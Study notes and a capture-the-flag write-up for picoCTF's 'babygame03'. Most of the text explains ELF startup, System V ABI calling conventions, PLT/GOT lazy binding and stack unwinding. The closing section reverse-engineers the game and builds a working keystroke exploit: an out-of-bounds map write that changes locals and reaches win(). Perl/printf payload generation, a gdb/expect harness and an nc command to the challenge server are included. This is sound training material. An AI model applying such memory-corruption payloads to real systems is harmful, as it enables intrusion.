Contents

babygame03 – part 0 [CyLab] **2**

babygame03 – part 1 [CyLab] **6**

```
<+0>:   endbr32
<+4>:   xor     ebp,ebp
```
0x08049100 <_start> set_null(ebp) 1

```
<+6>:   pop     esi
<+7>:   mov     ecx,esp
<+9>:   and     esp,0xfffffff0; 16byte align
```
<_start> 3

```
<+12>:  push    eax; dummy padding
<+13>:  push    esp
<+14>:  push    edx; rtld_fini's registered
↪   by the application using atexit(BA_OS)
```
<_start> prepare_arguments(__libc_start_main, 0th) 4

```
<+15>:  call    0x804912d <_start+45>
<+20>:  add     ebx,0x2eec; 0x804c000
```
<_start> set_got_base(ebx) 6

```
<+26>:  push    0x0
<+28>:  push    0x0
<+30>:  push    ecx
<+31>:  push    esi
<+32>:  mov     eax,0x8049871
<+38>:  push    eax
```
<_start> prepare_arguments(__libc_start_main, 1st) 5

```
<+39>:  call    0x8049040
↪   <__libc_start_main@plt>
```
<_start> 2

```
<+44>:  hlt
```
<_start> crash_program() 8

```
<+45>:  mov     ebx,DWORD PTR [esp]
<+48>:  ret
```
<_start> set_next_instruction_address(ebx) 7

```
<+0>:   lea     ecx,[esp+0x4]
<+4>:   and     esp,0xfffffff0
<+7>:   push    DWORD PTR [ecx-0x4]
<+10>:  push    ebp
<+11>:  mov     ebp,esp
```
0x8049871 <main> prologue() 0

```
<+13>:  push    ebx; callee-saved
<+14>:  push    ecx
<+15>:  sub     esp,0xab0
<+21>:  call    0x8049150
↪   <__x86.get_pc_thunk.bx>
<+26>:  add     ebx,0x2775; 0x804c000
```
12

```
<+415>: nop
<+416>: mov     eax,0x0
<+421>: lea     esp,[ebp-0x8]
<+424>: pop     ecx
<+425>: pop     ebx
<+426>: pop     ebp
<+427>: lea     esp,[ecx-0x4]
<+430>: ret
```
<main> epilogue() 11

```
<+0>:   push    DWORD PTR ds:0x804c004
<+6>:   jmp     DWORD PTR ds:0x804c008
<+12>:  add     BYTE PTR [eax],al; 00 00
<+14>:  add     BYTE PTR [eax],al; 00 00
```
0x08049030 <.PLT0@plt> 10

```
<+0>:   jmp     DWORD PTR ds:0x804c00c
<+6>:   push    0x0
<+11>:  jmp     0x8049030
```
0x08049040 <__libc_start_main@plt> 9

```
0x804c000: .got.plt
```
15

```
<+0>:   mov     register,DWORD PTR [esp]
<+3>:   ret
```
0x8049150 <__x86.get_pc_thunk.register> 14

```
return 0;
```
<CPP> 13

```
int __libc_start_main(
int (*main) (int, char **, char **)
, int argc
, char ** ubp_av
, void (*init) (void)
, void (*fini) (void)
, void (*rtld_fini) (void)
, void (*stack_end)
);
```
[Linux Standard Base Common Definitions]

```
.PLT0:  push    QWORD PTR [rip+GOT+8] ; GOT[0] - identifying information
        jmp     QWORD PTR [rip+GOT+16]; GOT[1] - dynamic linker's resolver
        nop     DWORD PTR [rax]
.PLT1:  jmp     QWORD PTR [rip+name1@GOTPCREL]; <.PLT0+16>
        push    index1
        jmp     .PLT0
.PLT2:  ...                                     ; <.PLT1+16>
```
Procedure Linkage Table (small & medium models) [System V ABI]

```
gdb --batch -ex "disassemble ?" ?           \
    | sed -E '/^ /!d; s/^[^<]+//'

gdb --batch -ex "disassemble /r ?,+?" ?     \
    | sed -E -e '/\t/!d; s/^[^\t]+\t//;'    \
        -e 's/^([^\t]*)\t([^\t]*)/\2; \1/'
```
GDB commands

HIGH ->	Unspecified
vary in size	Information block argument strings, environment strings, auxiliary information, ...
	Unspecified
1 8byte	Null auxiliary vector entry
each> 2 8byte	Auxiliary vector entries ···
	(8byte) 0
	Environment pointers ···
8[rsp,argc,8]	(8byte) 0
8[rsp]	Argument pointers **ubp_av
[rsp]	Argument count argc
LOW ->	Undefined

Initial Process Stack [System V ABI]

PREV FRAME	Argument pointers **ubp_av
LOW ->	
8n+16[rbp]	(8byte) memory argument n
	...
16[rbp]	(8byte) memory argument 0
8[rbp]	return address
0[rbp]	previous rbp value
-8[rbp]	unspecified
	...
0[rsp]	variable size
-128[rsp]	red zone

Stack Frame with Base Pointer [System V ABI]

```
<+64>:  sub    esp,0x4
<+67>:  lea    eax,[ebp-0xaac]
<+73>:  push   eax
<+74>:  lea    eax,[ebp-0xaa8]
<+80>:  push   eax
<+81>:  lea    eax,[ebp-0xa99]
<+87>:  push   eax
<+88>:  call   0x8049233 <init_map>
<+93>:  add    esp,0x10
```

<main> sample pattern 1

```
<+0>:   endbr32
```

0x08049100 <_start> 0

IBT - Indirect Branch Tracking (ENDBRANCH) marking valid jump target address of indirect call

SS - Shadow Stack (RET) poping ret address from another (shadow) stack and comparing them

CFI — Control-Flow Integrity [Intel SDM]

Direct: branch X ⟶ instruction
Indirect: branch X ⟶ memory ⟶ instruction

(In)direct Branch [WikipediA]

```
g++ -m32 ?        # calling convention(cdecl)
$(?) or `?`       # cmd substitution(stdout)
diff -u <(?) <(?) # proc substitution(file)
git log --follow -p -- ? # patch history(?)
```

Bash commands

```
void function (
struct {
    int a, b;              - rdi
    double d;              - xmm0
} s
, int e, int f, int g      - rsi, rdx, rcx
, int h, long double l     - r8, [rsp]
, double m, __m256 y       - xmm1, ymm2
, __m512 z, double n       - zmm3, xmm4
, int i, int j, int k      - r9,[+16],[+24]
);
```

parameter_passing() [System V ABI]

Subroutine arguments are passed on stack
Fun memonic: Caller Does End CLeaning

Return: floating point → st0
integer or memory address → eax

call, ret require emptying (pop or free) st0-7 excluding ret-used st0; with volatile: eax, ecx, edx

cdecl — C declaration [WikipediA]

L2R order regs assignment

All-or-Nothing allocation for aggregate, struct-like

r11 is deliberately left unused for arg passing and preservation so that PLT code need not spill (temporarily save to memory) any regs when computing the address to which control needs to be transferred

R2L order stack pushing for args passed in memory

Parameter Passing [System V ABI]

Class	Sample Type
NO_CLASS	padding; empty union, structure
INTEGER	ptr; _Bool; _BigInt(N <= 64) -> general purpose reg
SSE	_Float16; _Decimal32; __m64 -> lowest 8byte vector reg
SSEUP	__float128; __m128/256/512 -> SSE || upper vector reg
MEMORY	stack
X87/X87UP	long double
X87	8byte mantissa
X87UP	2byte exponent + 6byte padding
COMPLEX_X87	complex long double

__int128 ← {long, long}, 16byte alignment

complex T ← {T, T}, where:
T ∈ float, double, _Float16, __float128

get_non_aggregate_class(param_type) [System V ABI]

Register	Usage	
rax	temporary reg; with variable args passes information about the number of vector regs used; 1st return reg	
rbx		T
rcx	used to pass 4th integer arg to functions	
rdx	used to pass 3rd arg to functions; 2nd return reg	
rsp	stack pointer	T
rbp	optionally used as frame pointer	T
rsi	used to pass 2nd arg to functions	
rdi	used to pass 1st arg to functions	
r8	used to pass 5th arg to functions	
r9	used to pass 6th arg to functions	
r10	temporary reg, used to pass a function's static chain pointer	
r11	temporary reg	
r12-14		T
r15	optionally used as GOT base pointer	T
r16-31	temporary regs [Advanced Performance Extensions]	
xmm0-1	used to pass and return floating point args	
xmm2-7	used to pass floating point args	
xmm8-15	temporary regs	
xmm0-15	16byte vector regs [Streaming SIMD Extensions — SSE]	
ymm0-15	32byte vector regs [Advanced Vector Extensions — AVX]	
zmm0-31	64byte vector regs (xmmN → ymmN → zmmN) [AVX-512]	
tmm0-7	temporary regs; tile regs [Advanced Matrix Extensions]	
mm0-7	temporary regs	
k0-7	temporary regs; vector mask 8byte [AVX-512]	
st0-7	temporary regs (8byte-MMX/3DNow!-stN) [x87 FPU]	
st0,st1	used to return long double args	
fs	thread pointer	T
mxcsr	SSE2 control [T] and status [F] word	P
x87 CW	x87 control word	T
x87 SW	x87 status word	
tilecfg	Tile control reg	

Register Usage ([T]rue or [P]artial if non-volatile) [System V ABI]

Class	Sample Type
INTEGER	invisible reference – non-trivial object -> can't pass by value
MEMORY	> 8 8byte; has(unaligned field); has_chunk(MEMORY); !form(X87||X87UP); !form(SSE||SSEUPs) > 2 8byte;

SSEUP — !form(SSE||SSEUP) or !form(SSEUP||SSEUP) → SSE

```
each> 8byte-chunk->class = has(MEM*) ? MEMORY : has(INT*) ?
↪  INTEGER : has(*87*) ? MEMORY : SSE
```

get_aggregate_class(param_type) for struct,array,union [System V ABI]

For MEMORY class return value:

(1) Caller allocates storage and passes its address as hidden first argument in rdi

(2) Callee returns this exact address in rax

(3) The pre-allocated return storage must be completely isolated. It must not overlap with any data that the callee can access through other names, arguments, or pointers

Parameter Returning [System V ABI]

```
x86_64-linux-gnu-ld.bfd:
warning: relocation against 'putchar@@GLIBC_2.0'
in read-only section '.text'
warning: creating DT_TEXTREL in a PIE
```

g++ -m32 -fno-pie -pie [printf("0").cpp] 1

```
<+21>:  call   0x8049150
↪  <__x86.get_pc_thunk.bx>
<+26>:  add    ebx,0x2775; 0x804c000
```

0x8049871 <main> 0

```
g++ -save-temps -masm=intel ?
g++ -m32 -fno-pie -no-pie ?
g++ -m32 -fno-pie -pie ?
strace -o ? ./?
```

Bash commands

```
<+17>: 83 ec 0c          sub    esp,0xc
<+20>: 6a 30             push   0x30
<+22>: e8 fc ff ff ff    call   ..<main+23>
<+27>: 83 c4 10          add    esp,0x10
```

0x0000118d <main> [printf("0").cpp] 2

Offset	Info	Sym.Value
000011a4 <main+23>	00000502	00000000

Sym. Name	Type
putchar@GLIBC_2.0	R_386_PC32

.rel.dyn [printf("0").cpp] 3

VERY VERY HELPFUL [LINK]

Position-Independent Code (PIC)
a body of machine code that executes properly regardless of its memory address

Position-Independent Executable (PIE)
-fPIE assumes no symbol interposition for global vars/funcs, unlike -fPIC for shared libraries which have to go through the GOT to access globals

[Nr]	Name	Type	ES	Flg
[13]	.text	PROGBITS	00	AX


Addr	Off	Size	Lk	Inf	Al
00001060	001060	000158	0	0	16

.section_headers [printf("0").cpp] 6

Tag	Type	Name/Val
0x00000016	TEXTREL	0x0 , where:
0x0000001e	FLAGS	TEXTREL

TEXTREL is jargon for text relocation

.dynamic [printf("0").cpp] 4



Conventional Segment Arrangements [System V ABI]

```
execve("?", ["?"], 0x... /* 57 vars */) = 0
                ...
mprotect(0xf7eef000, 8192, PROT_READ)    = 0
mprotect(0x565ec000, 4096, /*   metadata */
↪  PROT_READ|PROT_WRITE)                 = 0
mprotect(0x565ed000, 4096, /*   text seg */
↪  PROT_READ|PROT_WRITE|PROT_EXEC) = 0
mprotect(0x565ee000, 4096, /* rodata seg */
↪  PROT_READ|PROT_WRITE)                 = 0

mprotect(0x565ee000, 4096, PROT_READ)    = 0
mprotect(0x565ed000, 4096, /*   text seg */
↪  PROT_READ|PROT_EXEC)                  = 0
mprotect(0x565ec000, 4096, PROT_READ)    = 0
mprotect(0x565ef000, 4096, PROT_READ)    = 0
```

memory_mapping() [printf("0").cpp] 7

Type	FileSiz	MemSiz	Align
LOAD	0x001cc	0x001cc	0x1000

Offset	VirtAddr	PhysAddr	Flg
0x001000	0x00001000	0x00001000	R E

.program_headers [printf("0").cpp] 5

(1) Map file segments, in which p_vaddr ≡ p_offset (mod pg_size) for efficient mapping, to virtual memory segments

(2) Last **file page** of text segment may contain first page of data segment; last data page may contain file information not relevant to the running process to save space

(3) Segments' addresses are adjusted to ensure each logical page in the address space has a single set of permissions as if each segment were complete and separate

(4) End of the data segment requires special handling, zero out, for uninitialized data; thus, (irrelevant) information not in the logical memory page must be zeroed out

(5) Executable file, shared object typically contains absolute code, PIC respectively

Program Loading [System V ABI]

(1) Only required to handle 48-bit addresses, therefore, conforming processes may only use addresses up to 0x7fffffffffff

(2) Systems are permitted to use any 2^n page size in [4KB, 64KB]

(3) Conceptually, processes has full address space, but in practice process size is limited by system-reserved space, per-process limits, available combined physical memory and 2nd storage

(4) Dereferencing null pointer is erroneous, process should not expect 0x0 to be a valid address

(5) Applications may control their memory assignments

Virtual Address Space [System V ABI]

[Windows Linux macOS].cpp;
source file = source code + directives

Inputting

[Windows].i; [Linux macOS].ii;
translation unit = preprocessed source file

Preprocessing

[Windows Linux macOS].s;

Compiling

intermediate representation

Frontend

optimized intermediate representation

Middleend

target-dependent assembly language source code

Backend

[COFF].obj; [ELF Mach-O].o;
object file = metadata + [machine ∈ object] code

Assembling

[COFF|PE].exe; [ELF Mach-O];
executable file

Linking

[Windows].lib; [Linux macOS].a;
statically linked library

Static Library Creating

[PE].dll; [ELF].so; [Mach-O].dylib;
dynamically linked library

Dynamic Library Creating

Program Loading – Executing [System V ABI]

[1] Why does `endbr32` appear only once, i.e., at the beginning of the `_start` procedure?
↪ The question is deferred for further analysis because it remains doubtful

[1] Why is `ebp` necessarily set to 0 before transferring to the calling `main` procedure?
↪ `ebp` will act as a `NULL` pointer, allowing any procedure (e.g., unwinding) to chain through frame pointers to the `NULL` end

[6] What is the contribution of the `ebx` here? Padding purpose only?
↪ PIC snippet for computing the `.GOT` base/reference `G` in `ebx`: `<+45>` obtains the next-instruction address (`<+20>`) from the stack, then `<+20>` converts it to `G`

[4] Why is there an extra `push eax` instruction? Is that caller-saved?
↪ Dummy padding for 16-byte alignment

[8] What is the purpose of the `hlt` instruction?
↪ `__libc_start_main` handles program exit and never returns; therefore, the `hlt` is reached only if it unexpectedly returns, causing the program to crash

[9] Why must we specify the `ds`, i.e. data segment, prefix before the `.got.plt` address?
↪ Disassembler notation or display convention

[0] The complex sequence [0, 12, 11] mostly comes from the hardness of guaranteeing 16-byte alignment, doesn't it?
↪ True

[_] `[Information]` 128byte red zone is reserved and shall not be modified by signal or interrupt handlers; leaf functions may use this area for their entire stack frame, rather than adjusting the stack pointer in the prologue and epilogue `[System V ABI]`

[_] `[Information]` the size of each argument gets rounded up to 8byte `[System V ABI]`

---

[0] Why does `endbr32` appear only once, i.e., at the beginning of the `_start` procedure?
↪ I was mistaken; in fact, several other procedures (such as `frame_dummy` and `__do_global_dtors_aux`) also have `endbr32` at the beginning!

[0] Why doesn't `endbr32` appear in the `_start` procedure when compiling sample code `hello-world.cpp` with `-m32`, like in `babygame03`? `[Sep 7, 2026]`
↪ It turns out that the `_start` code comes from `glibc's start.S` and removes CET support in commit `25f1e16ef03a6a8fb1701c4647d46c564480d88c`

[0] `[Fun insight]` `__attribute__((nocf_check))` attribute can force a function to disallow indirect branches in CET mode

[1] `[Information]` the reason for `<+64>` is that the stack needs to be 16byte (32 or 64, if `__m256` or `__m512` is passed on the stack) aligned immediately before `call` is executed

[_] `[Information]` Preprocess (preprocessor directives)
↪ Header files inclusion, macro expansion, and conditional compilation

[_] `[Information]` Compiling/Frontend
↪ Verify syntax and semantics through lexical, syntax, and semantic analysis

[_] `[Information]` Compiling/Middleend
↪ Perform optimizations that are independent of CPU architecture through reachability analysis, constant propagation, relocation of computation, etc.

[_] `[Information]` Compiling/Backend
↪ Perform optimizations that are specific for the CPU architecture through register allocation, instruction scheduling to keep parallel execution units busy

[_] `[Information]` Assembling
↪ Object code is usually relocatable, and not usually directly executable
↪ Metadata contains linking or debugging in4, such as stack unwinding information
↪ Assembly code is translated to machine code and same machine code can be packaged in different object file formats

[_] `[Information]` Linking
↪ Symbol resolution (static) – associating each symbol reference with exactly one symbol definition from the symbol tables of its input relocatable object files
↪ Section relocation – associating a memory location with each symbol definition, then modifying all references to those symbols so that they point to this memory location

[_] `[Information]` Static Library Creating
↪ Collection of object files, usually comes in the form of `ar` archive files, augmented with a symbol table that accelerates the search for the needed files
↪ Static library contributes its code to output

[_] `[Information]` Dynamic Library Creating
↪ Dynamic libraries and executables usually have the same format, so only one loader is needed, and an executable can be used as a shared library
↪ Shared library generally contributes symbol or dependency information to output

[0] Why does 32-bit mode access GOT via `get_pc_thunk` instead of its absolute address?
↪ Because it does not conform to g++'s default behavior with `-fpie -pie` options

[0] In 32-bit mode, why isn't the GOT accessed via a PC-relative instruction instead?
↪ x86 only allows PC-relative addressing for branching, not for general data accessing

[2] How are offsets managed when loading a PIE binary?
↪ When loading a PIE binary (`ET_DYN`), kernel maps it at a random base address; then dynamic linker applies base relocations to fix absolute data pointers
↪ PIE code uses PC-relative addressing, it runs correctly regardless of its location

```
        ; ff 25 10 c0 04 08
<+0>:   jmp    DWORD PTR ds:0x804c010
<+6>:   push   0x8        ; relocation index
<+11>:  jmp    0x8049030
```

0x08049050 <printf@plt> 0

```
.PLT0:  push   QWORD PTR [rip+GOT+8]   ; GOT[1] - identifying information
        jmp    QWORD PTR [rip+GOT+16]  ; GOT[2] - dynamic linker's resolver
        nop    DWORD PTR [rax]
.PLT1:  jmp    QWORD PTR [rip+name1@GOTPCREL] ; <.PLT0+16>
        push   index1
        jmp    .PLT0
.PLT2:  ...                            ; <.PLT1+16>
```

Procedure Linkage Table (small & medium models) [System V ABI]

```
readelf -x .rel.plt ?
g++ -fno-plt ?
g++ -Wl,-z,relro -Wl,-z,now ? # full RELRO
```

Bash commands

0x08049056

0x804c010 <printf@got.plt> 1

Offset	Info	Sym.Value
0804c010	00000207	00000000

Sym. Name	Type
printf@GLIBC_2.0	R_386_JUMP_SLOT

.rel.plt 3

0xf7db95c0

0x804c010 <printf@got.plt> 6

Tag	Type	Name/Val
0x00000017	JMPREL	0x8048424

.dynamic 5

0x08048424
<+0>: 0cc00408 07010000
<+8>: 10c00408 07020000

.rel.plt (hex dump) 4

[Nr]	Name	Type	ES	Flg
[10]	.rel.plt	REL	08	AI

Addr	Off	Size	Lk	Inf	Al
08048424	000424	000060	5	22	4

.section_headers 2

When dynamic linker receives control, after `jmp GOT[2]`, it unwinds the stack, looks at designated relocation entry, finds symbol's value, stores `name1` actual address in GOT

Lazy Symbol Resolution - Something Magical Happens :)

(1) `[Cross-Boundary Resolution]` Link editor can't resolve execution transfers between executables and shared objects, so it redirects those `position-independent` calls to absolute locations through each file's `separate` PLT and transfers to PLT only `from within` the same object

(2) On AMD64, PLTs reside in read-only shared text and fetch absolute addresses from a private, writable GOT updated by dynamic linker

(3) `[Function Pointer Resolution]` An executable's reference to a function (`&func`) defined in a shared object may resolve to the executable's PLT entry, while a reference from within the shared object may resolve to the function's actual address
↪ To ensure a `canonical` function address, link editor tags the executable's PLT address in the symbol table (`SHN_UNDEF`, `STT_FUNC`, `st_value` $\neq 0$), allowing dynamic linker to redirect function-address references lookup to the main executable's symbol table entry

Procedure Linkage Table (.plt) [System V ABI]

(1) Redirect position-independent address calculations to absolute locations

(2) A symbol is required direct access to absolute address of will have a GOT entry

(3) Since executable or shared object has its own GOT, a shared symbol may have entries in multiple tables. Dynamic linker populates these GOT relocations before process execution

(4) `GOT[0]` is reserved for `_DYNAMIC` structure address, allowing dynamic linker to locate its own metadata and self-initialize (without relying on other programs to relocate its memory image) before relocations run. `GOT[1]`, `GOT[2]` are also reserved on AMD64

(5) `_GLOBAL_OFFSET_TABLE_` may reside in middle of `.got`, allowing (non) negative offsets

Global Offset Table (.got) [System V ABI]

```
extern int foo(void);

void bar(void)
{
    // PLT reference
    int _ = foo();

    // GOT reference
    int (*p)(void) = foo;
}
```

GOT-PLT And GOT Slots Example

Referencing a function symbol by both the PLT and GOT causes separate `JUMP_SLOT` and `GLOB_DAT` run-time relocations that apply the same virtual address to the `GOT-PLT` and GOT slots, respectively

`[GOT-PLT, GOT combining]` replaces standard PLT entry (`JUMP_SLOT`) with `GOT-PLT` entry that executes indirect jump via unified GOT slot

`[Not applicable for]` pointer equality and `STT_GNU_IFUNC` symbols since `GOT-PLT` slots must resolve to the selected implementation, whereas GOT slots resolve to the PLT entries

Linker Optimization [System V ABI]

Resolving all symbols at startup allows GOT to be made read-only, eliminating the security vulnerabilities of a writable GOT while bypassing PLT entirely through indirect GOT calls

While this approach disables lazy symbol resolution and limits function interposition strictly to startup, it removes extra PLT branch overhead – despite code-size tradeoff – and permits custom, non-System V ABI calling conventions since dynamic linker is no longer invoked at runtime

Code Sequences w/o PLT [System V ABI]

[Normal _Unwind_RaiseException] As the stack unwinds while exception propagates, each frame's language or vendor-specific personality routine decides whether to catch or pass the exception (whether "native" or "foreign")

[Forced _Unwind_ForcedUnwind] Such as longjmp and thread termination

An external agent determines when to stop (overrides default decisions of calls using _UA_FORCE_UNWIND – must continue) via a proxy personality routine that intercepts calls

If a catch-all block executes during forced unwinding, unwinding automatically proceeds at the block's end, regardless of an explicit re-throw

Unwinding The Stack [System V ABI]

Unwinding requires Call Frame Information (CFI), stored in ELF sections (e.g., .eh_frame of type SHT_X86_64_UNWIND). Canonical Frame Address (CFA) is rsp at the previous frame's call site. LSDA stands for Language-Specific Data Area

Both phases of unwinding use the unwind library (to locate and restore previous stack frames) and personality routines (to identify handlers and transfer control)

2-Phase Exception Handling Process [System V ABI]

Unwinder repeatedly calls personality routine, passing current rip and register state, frame-by-frame, until a handler is found or stack is exhausted (if so, program terminate()

No hardware registers are modified, no stack frames popped, and no destructors executed and personality routine must access state strictly via API

Because state is intact, exceptions can be dismissed before physical unwinding begins, which allows non-C++ presumptive exception handling (correcting exceptional condition and resuming execution directly at the throw site)

Search Phase w _UA_SEARCH_PHASE flag [System V ABI]

Unwinder repeatedly calls personality routine with rip and register state, physically unwinding frames until reaching the identified handler's frame

Personality routine prepares landing pad parameters in four specific registers (rdi, rsi, rdx, rcx) and returns _URC_INSTALL_CONTEXT, unwind library then restores the callee-saved registers, plus these four, to their state in the frame prior to the throwing call

Execution jumps to the user landing pad code, which resolves in one of two ways: (i) Normal Resume – execution continues normally (e.g., at the end of a C++ catch) or (ii) _Unwind_Resume – called if personality routine did not return _Unwind_HANDLER_FOUND during Search Phase – which never returns and passes exceptionObject argument

[Resource Tracking] exceptionObject tracks allocated resources that are freed before entering a standard handler landing pad, but not before non-handler pads (cleanup is deferred since _Unwind_Resume will eventually handle it)

Cleanup Phase w _UA_CLEANUP_PHASE flag [System V ABI]

```
.cfi_def_cfa REG, OFF        CFA = REG's addr + OFF
.cfi_def_cfa_register REG    CFA = REG's addr + old OFF
.cfi_def_cfa_offset OFF      CFA = old REG's addr + OFF
.cfi_adjust_cfa_offset OFF   CFA = old REG's addr + (old += OFF)
```

Unwind Through Assembler Code [System V ABI]

```
.cfi_startproc.cfi_endproc   used for functions needing .eh_frame
.cfi_offset REG, OFF         saves prev REG value at OFF(CFA)
.cfi_rel_offset REG, OFF     saves prev REG value at OFF(curr CFA reg)
.cfi_escape EXPRESSION[,...] add arbitrary bytes to the unwind info
```

Unwind Through Assembler Code [System V ABI]

```
execve("./game", ["./game"], 0x7ffe1595e2b8
↪  /* 57 vars */) = 0
```

0

Path	Linux Path
/lib/ldx32.so.1	/libx32/ld-linux-x32.so.2
/lib/ld64.so.1	/lib64/ld-linux-x86-64.so.2


Program Interpreter [System V ABI]

At process creation, the system may transfer control to an interpreter program. In this case, it places either an AT_EXECFD or an AT_PHDR entry in the auxiliary vector

Auxiliary Vector [System V ABI]

```
typedef struct
{
    long int a_type;        /* Entry type */
    union
    {
        long int a_val;     /* Integer value */
        void *a_ptr;        /* Pointer value */
        /* Function pointer value */
        void (*a_fcn) (void);
    } a_un;
} auxv_t;
```

Auxiliary Vector [Linux Standard Base]



exec(BA_OS) creates machine state S for new process

Process Initializing - Executing [System V ABI]

Language-specific startup code transforms S into state required by language, i.e. _start prepares argc, argv, envp, then calls main() in C++

Process Initializing - Executing [System V ABI]

System finds path to program interpreter (usually dynamic linker); then loads, runs linker before passing control to main application!

Process Initializing - Executing [System V ABI]

System may create the memory image of the application program before passing control to the interpreter program

Process Initializing - Executing [System V ABI]

Interpreter program performs several tasks, i.e. symbolic reference resolving and initialization routines processing

Initialization functions are specified by DT_INIT, DT_INIT_ARAY and DT_PREINIT_ARRAY

Process Initializing - Executing [System V ABI]

Interpreter program eventually transfer control to entry point specified in AT_ENTRY entry (_start by default)

Process Initializing - Executing [System V ABI]

When main() returns, its value is passed to exit(); if exit() is overridden and returns, _exit(), which must be immune to user interposition, terminates the process

Process Terminating - Executing [System V ABI]

When exit() is called, registered atexit() handlers are executed, followed by the runtime's termination processing, which invokes DT_FINI_ARRAY and DT_FINI

Process Terminating - Executing [System V ABI]

```
// int main()
init_player(&a);
b = 1, c = 0;
init_map(&d, &a, &b);
print_map(&d, &a, &b);

signal(2, ebx - 0x2dea);
while (true) {
    g = getchar();
    move_player(&a, &g, &d, &b);
    print_map(&d, &a, &b);

    if (a == 29 && e == 89 && b != 4) {
        puts(ebx - 0x1f18);

        ++c; ++b;
        init_player(&a);
        init_map(&d, &a, &b);
    }

    if (a == 29 && e == 89 && b == 5
                           && c == 4)
    { win(&b); return 0; }
}
```
<main> 0

```
char player_tile; // global varible

// void move_player(int* p, char* input
//                  , char* map, int* level)
if (*(p+2) <= 0) exit(0);
if (*input=='l') player_tile = getchar();
if (*input=='p') solve_round(map, p, level);

map[*(p) * 90 + *(p+1)] = '.';
if (*input == 'w' || *input == 's'
 || *input == 'a' || *input == 'd')
    normal_move();

if (map[*(p) * 90 + *(p+1)] == '#') exit(0);
map[*(p) * 90 + *(p+1)] = '@';
--*(p+2);
```
<move_player> 5

```
// void solve_round(char* m, int* p, int* l)
char _;
while (*(p+1) != 89)
    *(p+1)>88? move_player(p,(_='a',&_),..);
             : move_player(p,(_='d',&_),..);
while (*p != 29)
    *p > 28  ? move_player(p,(_='s',&_),..);
             : move_player(p,(_='w',&_),..);
sleep(0);
if (*(p) == 29 || *(p+1) == 89) {/* :D? */}
```
<solve_round> 6

```
int* ebp = nullptr;
int* ebx = nullptr;
c = *(ebp - 0xc);
g = *(ebp - 0xd);
d = *(ebp - 0xa99);
f = *(ebp - 0xaa0);
e = *(ebp - 0xaa4);
a = *(ebp - 0xaa8);
b = *(ebp - 0xaac);
```
<main> 1

```
// void init_player(int* x)
*x = 4;          // a
*(x + 1) = 4;    // e
*(x + 2) = 50;   // f
```
<init_player> 2

```
0x08049927:  call   ..<move_player>
0x0804992c:  add    esp,0x10
...
0x08049979:  push   eax
0x0804997a:  call   ..<puts@plt>
0x0804997f:  add    esp,0x10
0x08049982:  ;      ++c; ++level;
...
0x080499f4:  cmp    ..PTR [ebp-0xc],0x4
0x080499f8:  jne    ..<main+148>
0x080499fe:  ;      win(&level);
```
<main> 8

```
set disassembly-flavor intel
set pagination off
define c
    tui disable
    continue
end
```
[-- .gdbinit --]

```
break *move_player+361 if $found ||
↪  *(char*)($ebp+0xc) == '?'

set $found = 0
commands
    if $found == 0
        set $found = 1
        continue
    end
    layout asm
    focus cmd
end
```
[-- gdbinit --]

```
struct player {
    int height, width, lives;
    void init() {
        height = 4;
        width = 4;
        lives = 50;
    }
};

int c = 0;          // -0xc
char input;         // -0xd
char map[30][90];   // -0xa99
player p;           // -0xaa8
int level = 1;      // -0xaac
```
<mainV2> 3

```
liveInc = "aaaaaaaawwwws";
autoSol = liveInc + "p";

// 'y' ← 0x79
levelUp = liveInc + "aaaaaaaaaaaaaaaaaaaa"
          "aaaaaaaaaaaaaaaaaaaaaaaaaaalyw";

// '?' ← Unicode F4 8F BF BF
winJump = liveInc + "aaaaaaaaaaaaaaaaaaaa"
   "aaaa" "aaaaaaaaaaaaaaaaaaaaaaaaaaal?w";

c = 3; level = 4; // 3 * autoSol
c = 4; level = 5; //   + levelUp
if (c == 4) win() //   + winJump
```
<payload> 9

```
(
  # 0xa99 - (0xaa8 - 0x8 - 0x3) == -4
  perl -E "print (('a'x4, 'aw'x4, sp)x3)";

  # challenging without dynamic analysis
  perl -E "print 'a'x4,'aw'x4,'s','a'x47";
  printf  "l\x7fw";

  perl -E "print 'a'x4,'aw'x4,'s','a'x47";
  printf  "l\xfew";
) > payload.txt
```
[-- payload.txt --]

```
#!/usr/bin/expect -f
spawn gdb -x gdbinit game

send "run\r"
send "[read [open "payload.txt" r]]"

interact
```
[-- dbg.exp --]

```
// int main()
player.init();
init_map ((char*)map, &p, &level);
print_map((char*)map, &p, &level);

std::signal(2, ebx - 0x2dea);
while (true) {
    input = std::getchar();
    move_player(&p, &input, map, &level);
    print_map(...);

    if (p.height == 29 && p.width == 89
     && level != 4) {
        puts("some string");

        ++c, ++level;
        player.init();
        init_map(...);
    }

    if (p.height == 29 && p.width == 89
     && level == 5 && c == 4) {
        win(&level);
        return 0;
    }
}
```
<mainV2> 4

```
// void move_player(player* p, char* input
//                  , char map[30][90], int* level)
if (p->lives<=0) exit(0);
if (*input=='l') player_tile = getchar();
if (*input=='p') solve_round(map, p, level);

map[p->height][p->width] = '.';
std::vector<char> _ = {'w', 's', 'a', 'd'};
if (std::find(_.begin(), _.end(), *input)
    != _.end()) normal_move(...);

if (map[p->height][p->width]=='#') exit(0);
map[p->height][p->width] = player_tile;
--p->lives;
```
<mainV2> 7

```
printf "\xf4"
# hex representation
xxd -p ? | sed 's/../\\x&/g'

# standard input (stdin)
./? < <(cat ? -)
# controlling terminal (tty)
./? < <(cat ?; cat /dev/tty)

cat ? | nc -q ? rhea.picoctf.net ?
```
Bash commands

[_] [Information] LB_BIND_NOW environment variable can change dynamic linking behavior that evaluates PLT entries before transferring control to program

